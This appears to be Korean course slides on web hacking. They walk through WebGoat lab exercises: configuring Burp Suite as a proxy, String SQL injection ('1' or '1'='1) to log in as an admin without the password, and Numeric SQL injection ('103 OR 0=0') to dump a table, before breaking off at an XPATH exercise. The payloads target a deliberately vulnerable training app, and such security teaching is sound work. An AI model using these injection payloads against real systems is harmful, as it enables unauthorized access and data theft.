
## 4 웹 해킹 공격 방법론

- 9) 애플리케이션 사용자 공격
  - 웹 애플리케이션 공격 기법 중 SQL 인젝션 공격을 비롯한 대부분의 공격 목표는 사용자의 데이터를 추출하는 것.
  - 소프트웨어 보안 분야 트렌드를 분석해보면 공격 관점이 서버 측 공격에서 클라이언트 측 공격으로 점차 이동 중.  
예를 들어 MS IE, Office 등의 취약점이 꾸준하게 나오고 있음.
  - 처음에는 XSS는 별로 중대한 취약점으로 인식하지 않고 있다가 점차 심각한 취약점임을 인식함.

# IV. WebGoat 실습

# 1 <실습> WebGoat

- 실습 홈페이지 접속 방법
  - 공격 서버에서 홈페이지 접속
    - » <http://10.10.1.143:8080/WebGoat>
    - » ID : guest / PW : guest



# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1 Proxy 와 Burp Suite

### - 실습 목표

» Proxy 설정과 Burp Suite 사용법에 대해 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080


\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 공격 서버에서 서버와 클라이언트 사이에서 중계기로서 대리로 통신을 수행하는 기능을 가진 Proxy와 웹 프록시 툴인 Burp Suite 사용법에 대해 알 수 있습니다.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Iceweasel 브라우저를 띄워 프록시 설정 1  
» 오른쪽 상단에 Preferences 선택




# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 Iceweasel 브라우저를 띄워 프록시 설정 2

» Advanced > Network > Settings...




# 1 <실습> WebGoat

## • 실습 풀이


### - 공격 서버에서 Iceweasel 브라우저를 띄워 프록시 설정 3

- » Manual proxy configuration 선택
- » HTTP Proxy : 127.0.0.1
- » Port : 8080




# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Burp Suite 실행
    - » 터미널 창에서 burpsuite 입력



# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기



# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.1 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(String SQL Injection 유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 문자열 SQL 주입을 사용하여 인증을 무시합니다. 올바른 암호를 사용하지 않고 SQL 인젝션을 사용하여 보스 ('Neville')로 로그인하십시오. Neville의 프로필을 볼 수 있고 모든 기능을 사용할 수 있는지 확인하십시오.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Injection Flaws
      - » Stage 1 : String SQL Injection 선택

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/1537271095/1100

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

Show Source Show Solution Show Plan Show Hints Restart Lesson

**Stage 1**  
Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Goat Hills Financial  
Human Resources

Larry Stooe (employee)

Password

Login

**Cookies / Parameters**

**Cookie/s**

name	JSESSIONID
value	31E4F48111C9089D86FDDEFF417
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

**Parameters**

scr	1537271095
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격서버에서 SQL Injection 로그인

- » ID : Neville Bartholomew (admin) 선택
- » PW : [랜덤 문자나 숫자] 입력
  - » 예시) String strSQL = SELECT \* FROM user \_data WHERE employee\_id="" +param1+ " and password = "" +param2+";
  - » 이러한 SQL 문장을 그대로 String 형태로 받아서 구현이 됐다는 가정하에 Injection을 이용

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/1537271095/1100

General Access Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Injection Flaws Command Injection Numeric SQL Injection Log Spoofing XPATH Injection String SQL Injection LAB: SQL Injection Stage 1: String SQL Injection Stage 2: Parameterized Query #1 Stage 3: Numeric SQL Injection Stage 4: Parameterized Query #2 Database Backdoors

Stage 1

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Goat Hills Financial Human Resources

Neville Bartholomew (admin)

Password

Login

Cookies / Parameters


name	JSESSIONID
value	31E4F48111C9089D86FDEFF417
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1537271095
menu	1100
stage	num

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기



# 1 <실습> WebGoat

## • 실습 풀이

- 공격 서버에서 Burp Suite를 사용하여 Password 값을 무조건 참인 구문으로 만든다

- » employee\_id=112&password=1&action=Login (변경 전)
- » employee\_id=112&password='1' or '1'='1&action=Login (변경 후)
  - » '1' or '1'='1 이런 형식으로 참을 만들어서 파라미터 값에 넣어준다.
  - » Forward 눌러서 진행



# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 사용자 계정에 대한 정보들이 화면에 출력

The screenshot shows a browser window titled "WebGoat - Iceweasel" with the URL "192.168.93.143:8080/WebGoat/start.mvc#attack/1537271095/1100". The left sidebar lists various security challenges. The main content area displays the "Goat Hills Financial Human Resources" login page, showing a dropdown menu with employee names. A red box highlights this dropdown. To the right, a "Parameters" panel shows the following values:

comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below this, another set of parameters is shown:

scr	1537271095
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.2 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(Numeric SQL Injection 유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 아래 양식을 통해 사용자는 날씨 데이터를 볼 수 있습니다. 모든 날씨 데이터가 표시되는 SQL 문자열을 주입하십시오.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Injection Flaws
    - » Numeric SQL Injection 선택

**WebGoat - Mozilla Firefox**

192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, **Injection Flaws**, Command Injection, Numeric SQL Injection, Log Spoofing, XPATH Injection, LAB: SQL Injection, Stage 1: String SQL Injection, Stage 2: Parameterized Query #1, Stage 3: Numeric SQL Injection, Stage 4: Parameterized Query #2

Show Source, Show Solution, Show Plan, Show Hints, Restart Lesson

**Cookies / Parameters**

Cookie/s	
name	JSESSIONID
value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

**Parameters**

scr	101829144
menu	1100
stage	
num	

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

**General Goal(s):**

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

Select your local weather station:

`SELECT * FROM weather_data WHERE station = [station]`

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 도시 선택  
  » New York 선택

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The URL is 192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100. The page content discusses SQL injection attacks and provides a form to select a weather station. A dropdown menu is open, showing options: Columbia, Seattle, New York, and Houston. The "New York" option is highlighted with a red box. To the right, there is a sidebar titled "Cookies / Parameters" showing session cookies, and another section titled "Parameters" showing form parameters like scr, menu, stage, and num.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 New York 도시의 날씨 데이터 확인

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100. The page content is a "Numeric SQL Injection" challenge. On the left, a sidebar lists various security challenges. The main area contains text about SQL injection risks and a form to select a weather station. A red box highlights the SQL query input field and the resulting table output. The table shows data for station 103, identified as New York, NY, with minimum temperature -10 and maximum temperature 110. To the right, a sidebar shows session cookies and parameters.

methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

**General Goal(s):**

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

Select your local weather station:

`SELECT * FROM weather_data WHERE station = 103`

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
103	New York	NY	-10	110

Cookie/s

name	JSESSIONID
value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	101829144
menu	1100
stage	
num	

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 쿼리 값 변조를 위해 개발자 도구 사용
    - » New York 선택
    - » Inspect Element (Q) 개발자 도구 선택

The screenshot shows a Mozilla Firefox window with the title "WebGoat - Mozilla Firefox". The address bar contains the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100". The left sidebar lists various security challenges, with "Numeric SQL Injection" currently selected. The main content area displays a form for selecting a local weather station, with "New York" selected. Below the form is a table showing weather data for New York. A context menu is open over the "New York" dropdown, with the "Inspect Element (Q)" option highlighted in red. The developer tools sidebar on the right shows cookie and parameter details:

Cookie/s	
name	JSESSIONID
value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false
Parameters	
scr	101829144
menu	1100
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 선택한 도시를 찾아 악성 쿼리 값 입력

- » Value="103 OR 0=0" 입력 후
- » GO 버튼을 눌러 진행

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar contains the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100". The left sidebar lists various security challenges: AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Command Injection, Numeric SQL Injection (selected), Log Spoofing, and XPATH Injection. The main content area displays a message about the risks of SQL injection and provides a form to select a local weather station. The developer tools (F12) are open, showing the HTML structure of the page, the current state of the cookie (JSESSIONID), and the parameters (scr and menu). The selected option in the dropdown menu is highlighted with a red box, and its value is shown as "103 OR 0=0".

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 모든 도시들의 날씨 데이터 값 확인

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/101829144/1100. The page content is as follows:

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

\* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Select your local weather station:

`SELECT * FROM weather_data WHERE station = 103 OR 0=0`

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

A red box highlights the injected SQL query: `SELECT * FROM weather_data WHERE station = 103 OR 0=0`. The page also includes a sidebar with a navigation menu and a "Parameters" section on the right.

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.3 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» SQL Injection(XPATH Injection 유형)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» SQL Injection과 마찬가지로 XPATH Injection 공격은 웹 사이트가 사용자가 제공 한 정보를 사용하여 XML 데이터를 쿼리 할 때 발생합니다. 의도적으로 조작 된 정보를 웹 사이트에 전송함으로써 공격자는 XML 데이터가 어떻게 구조화되는지 또는 일반적으로 액세스 할 수 없는 데이터에 액세스 할 수 있는지를 알 수 있습니다. 아래 양식을 통해 직원들은 급여를 포함한 모든 개인 데이터를 볼 수 있습니다. 귀하의 계정은 Mike / test123입니다. 귀하의 목표는 다른 직원 데이터를 보는 것입니다.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Injection Flaws
    - » XPATH Injection 선택

